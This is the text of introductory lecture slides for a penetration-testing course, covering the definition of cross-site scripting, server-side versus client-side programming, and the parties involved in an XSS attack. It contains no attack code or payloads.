

Master of Cybersecurity

Prepared by Dr. Nermin Hamza

Lecture 9

جامعة الجميع الذكية

تسعى لتكون الكيان الأول الذي يتبنى مبدأ المجتمع التعليمي
التعاوني ويقدم العلم مقابل العمل لتنمية وبناء المجتمعات.


CYB740

Penetration test and Ethical hacking




جامعة الجميع الذكية
EVERYONE'S SMART UNIVERSITY

- What is Cross site scripting ?
- Server-side and Client-side programming
- Who is affected by XSS?
- XSS categories
- Types of XSS Attacks
 - Stored based
 - Reflected based
 - DOM based
- XSS prevention



What is Cross site scripting ?

- Cross site scripting is a cyberattack method that involves running malicious code as part of a vulnerable web application.
- Unlike other attack vectors like SQL injections, Cross site scripting does not target the application directly—it primarily targets the user.




Chapter 09


Cross site scripting

Server-side and Client-side programming

- Server-side programming
- Client-side programming




Client Hardware	Servers Hardware
Software	Software




Server-side and Client-side programming

- Server-side programming is writing code that runs on the server, using languages supported by the server (such as Java, PHP, C#; it is possible to write code that executes on the server-side in JavaScript).



Server-side and Client-side programming

- Client-side programming is writing code that will run on the client and is done in languages that can be executed by the browser, such as JavaScript.




Client side

The browser, in the user's machine, runs the code, and it's mainly done in javascript, flash, etc. This code must run in a variety of browsers.


Its main tasks are:

- validating input (Validation must be done in the server. A redundant validation in the client could be used to avoid server calls when speed is very critical.)
- animation
- manipulating UI elements
- applying styles
- some calculations are done when you don't want the page to refresh so often




What is Cross-Site Scripting?


- Cross-Site Scripting, or XSS (not to be confused with **CSS** or **Cascading Style Sheets**), allows attackers to inject client-side script in a web page.
- The attacker injects script, such as JavaScript, VBScript, ActiveX, HTML, or Flash into an application to try to get access to sensitive information




- **Cross Site Scripting** is one of the most common application level attacks that hackers use to sneak into web applications today.
- **Cross site scripting** is a type of computer security vulnerability typically found in Web applications, such as web browsers through breaches of browser security, that enables attackers to **inject client-side script** into Web pages viewed by other **users**.




- The goal of the CSS attack is to steal the client **cookies**, or any other **sensitive information**, which can identify the client with the web site.
- **Unlike** most attacks, which involve two parties – the attacker, and the web site, or the attacker and the victim client, **the CSS attack involves three parties** – the **attacker, a client and the web site**.



- The players:
 - **An Attacker**
 - Anonymous Internet User
 - Malicious Internal User
 - **A company's Web server** (i.e. Web application)
 - External (e.g.: Shop, Information, CRM, Supplier)
 - Internal (e.g.: Employees Self Service Portal)
 - **A Client**
 - Any type of customer
 - Anonymous user accessing the Web-Server

